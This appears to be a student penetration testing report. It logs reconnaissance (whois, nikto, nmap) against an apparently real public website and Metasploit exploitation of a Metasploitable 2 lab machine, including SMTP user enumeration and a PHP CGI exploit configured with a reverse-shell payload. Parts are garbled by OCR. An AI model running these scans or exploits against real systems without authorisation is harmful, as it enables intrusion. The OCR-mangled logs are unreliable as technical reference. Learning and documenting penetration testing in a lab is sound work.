

SMARTBRIDGE PROJECT

WEB APPLICATION PENETRATION TESTING

TEAM 2.7

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1 INTRODUCTION

1.1 Overview

Web penetration testing, also known as web application penetration testing or ethical hacking, is an important process for assessing the security and reliability of web applications and identifying potential vulnerabilities. As reliance on web-based technologies increases, web application security has become paramount in protecting sensitive data, protecting user privacy, and maintaining the overall integrity of network systems. The main purpose of internet testing is to simulate real attacks and try to exploit vulnerabilities in websites and their underlying infrastructure. Adopting the mindset of a potential attacker, a penetration tester uses a variety of techniques, tools and methods to identify weaknesses in the architecture, configuration and implementation of the target system. The ultimate goal is to find vulnerabilities before malicious actors can exploit them, allowing organizations to proactively strengthen their security measures and reduce potential risks. Network penetration testing involves a systematic approach that covers multiple layers of the web application stack, including user interface, server-side code, database, and web infrastructure. In this report, we discuss the web penetration testing process, its importance in today's digital environment, and the methods, tools, and best practices used by security professionals to conduct comprehensive assessments. In addition, we explore the key benefits and challenges of web penetration testing and provide recommendations for improving web application security based on the test results. By fully understanding the principles and techniques of network penetration testing, organizations can significantly improve their overall security, protect their valuable assets, and instill the trust of their users in an increasingly connected world.

1.2 Purpose

Web application penetration testing is used to examine security measures, find holes, evaluate probable exploit outcomes, and offer corrective advice. In addition to manual testing, vulnerability scanning, reconnaissance, and exploit creation are some of the methods used by testers

We will mainly use tools like Nmap, Metasploit to perform this penetration testing.

2 LITERATURE SURVEY

2.1 Existing problem


In the industry, several existing standards and methodologies are widely used for web penetration testing, including OWASP Testing Guide, NIST SP 800-115, PTES, and others. These standards provide frameworks and guidelines for conducting comprehensive assessments. Let's explore the different methodologies commonly employed:

1. **Black box Testing:** The black box testing approach involves the tester having no prior knowledge of the web application's internal workings. They approach the application as an external attacker would, without access to the source code or system architecture.
2. **White box Testing:** Also known as clear box testing, this methodology grants the tester complete access to the web application's source code, system architecture, and internal workings. They possess full knowledge of the application's internal components.
3. **Grey box Testing:** Grey box testing combines elements of both black box and white box testing. Testers have partial knowledge of the web application, which may include limited information about the system architecture or access to minimal documentation.
4. **Manual Testing:** In manual testing, the tester manually interacts with the web application, simulating various attack scenarios. This approach allows for a thorough examination of the application's behavior and vulnerabilities.
5. **Automated Testing:** Automated tools are commonly utilized for repetitive tasks and vulnerability scanning. These tools can perform automated tests to identify known vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure direct object references.

These methodologies offer different perspectives and approaches to web penetration testing, enabling comprehensive assessments of web applications' security. By employing a combination of manual and automated techniques, organizations can effectively identify and address vulnerabilities, strengthening their overall security posture.

3 THEORITICAL ANALYSIS

3.1 Block diagram



3.2 Hardware / Software designing

A. Hardware Requirements:

1. Computer with at least 8GB RAM and i5 processor
2. Windows/Linux Operating system
3. NIC (Network interface card)
4. Wireless Adapters
5. Others(Routers, Network cables etc.)

B. Software Requirements:

1. VMware or Oracle virtual box
2. OS : Kali Linux

C. Tools used

1. Nmap
2. Metasploitable 2
3. NSLOOKUP
4. WHOIS
5. WAFWOOF
6. METASPLOIT
7. DIG
8. DMITIRY
9. DNSENUM
10. WHATWEB
11. NIKTO
12. THE HARVESTER

4 EXPERIMENTAL INVESTIGATIONS

Step1 : First phase is scanning and Reconnaissance.

NSLOOKUP

```
(root@kali)-[~]
# nslookup www.5ivebypenta.in
Server: 192.168.235.203
Address: 192.168.235.203#53
Non-authoritative answer:
Name: www.5ivebypenta.in
Address: 34.66.135.39
```

HOST

```
(root@kali)-[~]
# host www.5ivebypenta.in
www.5ivebypenta.in has address 34.66.135.39
# host -t ns www.5ivebypenta.in
www.5ivebypenta.in has no NS record
# host -t mx www.5ivebypenta.in
www.5ivebypenta.in has no MX record
```

WHOIS

```
(root@kali)~# whois 5ivebypenta.in
Domain Name: 5ivebypenta.in
Registry Domain ID: DF732D323759445F4A4D302A5A2395D19-IN
Registrar WHOIS Server:
Registrar URL: https://publicdomainregistry.com/
Updated Date: 2023-02-12T07:42:05Z
Creation Date: 2021-02-19T04:29:23Z
Registry Expiry Date: 2024-02-19T04:29:23Z
Registrar: Endurance Digital Domain Technology LLP
Registrar IANA ID: 801217
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: 5ive By Penta Sports
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Delhi
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
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Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
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Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns2.intermesh.net
Name Server: ns1.intermesh.net
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-06-27T13:19:28Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to .IN WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the .IN registry database. The data in this record is provided by .IN Registry for informational purposes only, and .IN does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator or a Registrar, or NIXT except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. .IN reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.
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WAFWOOF

```
(root@kali)~# wafwoof www.5ivebypenta.in

  WAFWOOF
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  404 Hack Not Found
  405 Not Allowed
  403 Forbidden
  502 Bad Gateway
  500 Internal Error

  ~ WAFWOOF v2.2.0 ~
  The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.5ivebypenta.in
[-] Generic Detection results:
[-] No WAF detected by the generic detection
[-] Number of requests: 7

(root@kali)~# nikto -h www.5ivebypenta.in
- Nikto v2.5.0

+ Target IP: 34.66.135.39
+ Target Hostname: www.5ivebypenta.in
+ Target Port: 80
+ Start Time: 2023-06-27 09:21:14 (GMT+4)

+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/x-content-type-header/
+ Root page / redirects to: https://www.5ivebypenta.in/
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Step2 : Using Nmap to find open ports.

PRACTISE WEBSITE : METASPLOITABLE 2

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(root@kali)-[~]
# nmap -F 192.168.235.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 09:28 EDT
Nmap scan report for 192.168.235.249
Host is up (0.028s latency).
Not shown: 83 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds

(root@kali)-[~]
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Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.
- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.
- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.
- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.
- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.
- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.
- Port 445/tcp: Port 445 is a well-known port number used in the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) communications. It is primarily associated with the Microsoft-DS (Directory Services) service, which is used for file and printer sharing in Windows networks.
- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.
- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.
- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.
- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.
- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 - 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.
- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC server by using strong passwords, encryption, and limiting access to trusted networks or users.
- Port 6000/tcp: Port 6000 is a well-known port number used in computer networking. It is associated with the X Window System, a widely used windowing system for Unix-like operating systems. Here are some key points about port 6000:
 1. X Window System: The X Window System, often referred to as X11, is a protocol and software suite that provides the foundation for graphical user interfaces (GUIs) in Unix, Linux, and other Unix-like systems. It allows users to run applications with graphical interfaces and display them on remote machines.
 2. X11 Display Manager: Port 6000 is used by the X11 display manager to listen for incoming X Window System connections. When an application on one machine wants to display its graphical output on another machine, it connects to port 6000 on the remote machine to establish a communication channel.
- Port 8009/tcp: Port 8009 is a commonly used port in computer networking. Here are some key points about port 8009:
 1. AJP Connector: Port 8009 is associated with the Apache JServ Protocol (AJP) connector. AJP is a communication protocol used to proxy requests from a web server to an application server. It allows web servers, such as Apache HTTP Server, to delegate the processing of dynamic content to an application server, such as Apache Tomcat or JBoss.
 2. Proxying HTTP Requests: The AJP connector listens on port 8009 and acts as a communication channel between the web server and the application server. When a web server receives an HTTP request for a dynamic resource, it can forward that request to the application server via the AJP connector on port 8009.

Port 8009 and the AJP connector are commonly used in setups where a web server delegates dynamic request processing to an application server. By utilizing port 8009, organizations can optimize performance and scalability for web applications.

NMAP SLOW SCAN

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root@kali: ~  
File Actions Edit View Help  
-# nmap -v --max-rate 0.1 34.66.135.39  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 12:36 EDT  
Initiating Ping Scan at 12:36  
Scanning 34.66.135.39 [4 ports]  
Completed Ping Scan at 12:36, 0.75s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 12:36  
Completed Parallel DNS resolution of 1 host. at 12:36, 0.51s elapsed  
Initiating SYN Stealth Scan at 12:36  
Scanning 39.135.66.34.bc.googleusercontent.com (34.66.135.39) [1000 ports]  
SYN Stealth Scan Timing: About 0.35% done  
SYN Stealth Scan Timing: About 0.56% done  
SYN Stealth Scan Timing: About 0.65% done  
SYN Stealth Scan Timing: About 0.86% done  
SYN Stealth Scan Timing: About 0.95% done  
SYN Stealth Scan Timing: About 1.16% done; ETC: 17:54 (5:14:41 remaining)  
Discovered open port 443/tcp on 34.66.135.39  
Increasing send delay for 34.66.135.39 from 0 to 5 due to 11 out of 23 dropped probes since last increase.  
SYN Stealth Scan Timing: About 14.40% done; ETC: 18:19 (5:11:10 remaining)  
adjust_timeout2: packet supposedly had rtt of 20898876 microseconds. Ignoring time.  
adjust_timeout2: packet supposedly had rtt of 18018614 microseconds. Ignoring time.  
adjust_timeout2: packet supposedly had rtt of 18018614 microseconds. Ignoring time.  
Stats: 0:28:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 8.00% done; ETC: 18:28 (5:23:55 remaining)  
Increasing send delay for 34.66.135.39 from 5 to 10 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 19.95% done; ETC: 18:36 (4:48:14 remaining)  
Increasing send delay for 34.66.135.39 from 10 to 20 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 25.30% done; ETC: 18:37 (4:38:10 remaining)  
Increasing send delay for 34.66.135.39 from 20 to 40 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 38.45% done; ETC: 18:38 (4:12:01 remaining)  
Discovered open port 8008/tcp on 34.66.135.39  
Increasing send delay for 34.66.135.39 from 40 to 80 due to 11 out of 12 dropped probes since last increase.  
SYN Stealth Scan Timing: About 35.40% done; ETC: 18:38 (3:53:53 remaining)  
Increasing send delay for 34.66.135.39 from 80 to 160 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 48.45% done; ETC: 18:38 (3:15:41 remaining)  
Increasing send delay for 34.66.135.39 from 160 to 320 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 45.55% done; ETC: 18:38 (3:17:26 remaining)  
Increasing send delay for 34.66.135.39 from 320 to 640 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 50.65% done; ETC: 18:39 (2:59:49 remaining)  
Increasing send delay for 34.66.135.39 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.  
SYN Stealth Scan Timing: About 55.70% done; ETC: 18:39 (2:48:55 remaining)  
SYN Stealth Scan Timing: About 60.80% done; ETC: 18:40 (2:22:36 remaining)
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SYN Stealth Scan Timing: About 55.76% done; ETC: 18:39 (2:48:55 remaining)  
SYN Stealth Scan Timing: About 60.80% done; ETC: 18:40 (2:22:36 remaining)  
SYN Stealth Scan Timing: About 65.85% done; ETC: 18:40 (2:04:18 remaining)  
SYN Stealth Scan Timing: About 70.90% done; ETC: 18:40 (1:45:58 remaining)  
Discovered open port 80/tcp on 34.66.135.39  
SYN Stealth Scan Timing: About 75.90% done; ETC: 18:40 (1:27:45 remaining)  
SYN Stealth Scan Timing: About 80.95% done; ETC: 18:40 (1:09:23 remaining)  
SYN Stealth Scan Timing: About 86.00% done; ETC: 18:40 (0:51:00 remaining)  
SYN Stealth Scan Timing: About 91.05% done; ETC: 18:40 (0:32:37 remaining)  
SYN Stealth Scan Timing: About 96.10% done; ETC: 18:40 (0:14:13 remaining)  
Completed SYN Stealth Scan at 18:41, 21920.00s elapsed (1000 total ports)  
Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)  
Host is up (0.315s latency).  
Not shown: 992 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach), 1 filtered tcp ports (host-unreach).  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
1093/tcp  closed proofd  
8008/tcp  open  http  
8010/tcp  open  xmpp  
14000/tcp closed scotty-ft  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 21921.43 seconds  
Raw packets sent: 2193 (90.476KB) | Rcvd: 127 (5.148KB)
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root@kali: ~  
-# nmap -p 8008, 8010 34.66.135.39  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 21:10 EDT  
Nmap scan report for 8010 (0.0.31.74)  
Host is up (0.0023s latency).  
  
PORT      STATE SERVICE  
8008/tcp  filtered http  
  
Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)  
Host is up (0.0021s latency).  
  
PORT      STATE SERVICE  
8008/tcp  open  http  
  
Nmap done: 2 IP addresses (2 hosts up) scanned in 6.79 seconds  
  
root@kali: ~  
-# nmap -p 8010 34.66.135.39  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 21:11 EDT  
Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)  
Host is up (0.0022s latency).  
  
PORT      STATE SERVICE  
8010/tcp  open  xmpp  
  
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
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PORTS


● Port 8008/tcp: Port 8008 is a well-known port number used in computer networking. Here are some key points about port 8008:

1. Alternative HTTP Port: Port 8008 is often used as an alternative port for Hypertext Transfer Protocol (HTTP) communication. HTTP is the underlying protocol for browsing the web and retrieving web content. While the default port for HTTP is 80, port 8008 can be used as an alternate port for HTTP traffic in specific cases.
2. Google Chrome DevTools: Port 8008 is commonly associated with the Google Chrome DevTools Protocol. DevTools is a set of web developer tools integrated into the Google Chrome browser. It allows developers to inspect, debug, and profile web applications. Port 8008 is used for communication between the browser and the DevTools frontend.

- Port 8010/tcp : Port 8010 is not assigned to any specific service or protocol by the Internet Assigned Numbers Authority (IANA) as of my knowledge cutoff in September 2021. This means that port 8010 is not associated with a well-known service or protocol.


In general, unassigned port numbers can be used for various purposes based on specific application or system configurations. It is possible that port 8010 is used by some applications or services in specific environments, but without further context or information, it is difficult to provide specific details about its usage.

Step3 : Using Metasploit looking for possible vulnerabilities.



Step4 : Exploiting website through different open ports.

PORT 25 SMTP




```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
root@kali: ~
1 2 3 4 5
(gemmon)XXX 14:46

31 auxiliary/vsploit/pii/email_pii
32 exploit/windows/email/ms97_917_sm_loadimage_chunksize 2007-03-28 normal No VSploit Email PII
33 post/windows/gather/credentials/outlook normal No Windows Gather Microsoft Outlook Saved Password Extraction (SMTP)
34 auxiliary/scanner/http/wp_easy_wp normal No WordPress Easy WP Password Reset
35 exploit/windows/psmp/ypops_overflow 2004-09-27 average Yes VPOPS 6.0 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/sntp/ypops_overflow

msf6 > use 25
msf6 auxiliary(scanner/sntp/sntp_enum) > show options
[*] Unknown command: show
msf6 auxiliary(scanner/sntp/sntp_enum) > show options
Module options (auxiliary/scanner/sntp/sntp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/sntp/sntp_enum) > set RHOSTS 192.168.103.132
RHOSTS => 192.168.103.132
msf6 auxiliary(scanner/sntp/sntp_enum) > showp options
[*] Unknown command: showp
msf6 auxiliary(scanner/sntp/sntp_enum) > showp options
[*] Unknown command: showp
msf6 auxiliary(scanner/sntp/sntp_enum) > show options
Module options (auxiliary/scanner/sntp/sntp_enum):
Name Current Setting Required Description
RHOSTS 192.168.103.132 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/sntp/sntp_enum) > run
[*] 192.168.103.132:25 - 192.168.103.132:25 Banner: 220 metasploit.localdomain ESMTP Postfix (Ubuntu)

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Haze
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Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
root@kali: ~
1 2 3 4 5
(gemmon)XXX 14:45

root@kali: ~
nc 192.168.103.132
no port(s) to connect to

root@kali: ~
nc 192.168.103.132 25
220 metasploit.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
250 2.0.0 mysql
VRFY daemon
500 5.1.1 <daemon>: Recipient address rejected: User unknown in local recipient table
table
382 5.2 error: command not recognized
VRFY daemon
250 2.0.0 daemon
VRFY postgres
250 2.0.0 postgres
quit
211 2.0.0 Bye
root@kali: ~
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PORT 80 HTTP

[illegible][illegible]

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kali@kali: ~ % sudo docker exec -it metasploit /bin/bash
root@kali:~# msf6 > info 0
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http_version) > set RHOSTS 192.168.103.132
RHOSTS => 192.168.103.132
msf6 auxiliary(scanner/http_version) > run

[*] 192.168.103.132:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Successful if it has a (libc compile)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http_version) > search 5.4.2

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/gps_license 2012-01-05 excellent Yes GPS license.php Remote Command Execution
1 exploit/multi/http/gps_welcome 2012-03-05 excellent Yes GPS welcome Remote Command Execution
2 exploit/multi/http/php_cgi_arg_injection 2013-08-03 excellent Yes PMP CGI Argument Injection
3 exploit/windows/http/php_apache_request_headers_buf 2012-03-08 normal No PMP apache_request_headers Buffer Overflow

Interact with a module by name or index, for example info 3, use 3 or use exploit/windows/http/php_apache_request_headers_buf

msf6 auxiliary(scanner/http_version) > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection)

Name Current Setting Required Description
-----
PLESK false yes Exploit Plesk
PROxies no A group chain of format type:host[port][:...]
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI uri The URI to request (must be a CGI handled PHP script)
URLENCODING 0 yes Level of URL ENCODING and padding (0 for minimum)
VRHOST MTP no HTTP server virtual host

payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
LHOST 192.168.103.132 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

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root@kali: ~
File Actions Edit View Help

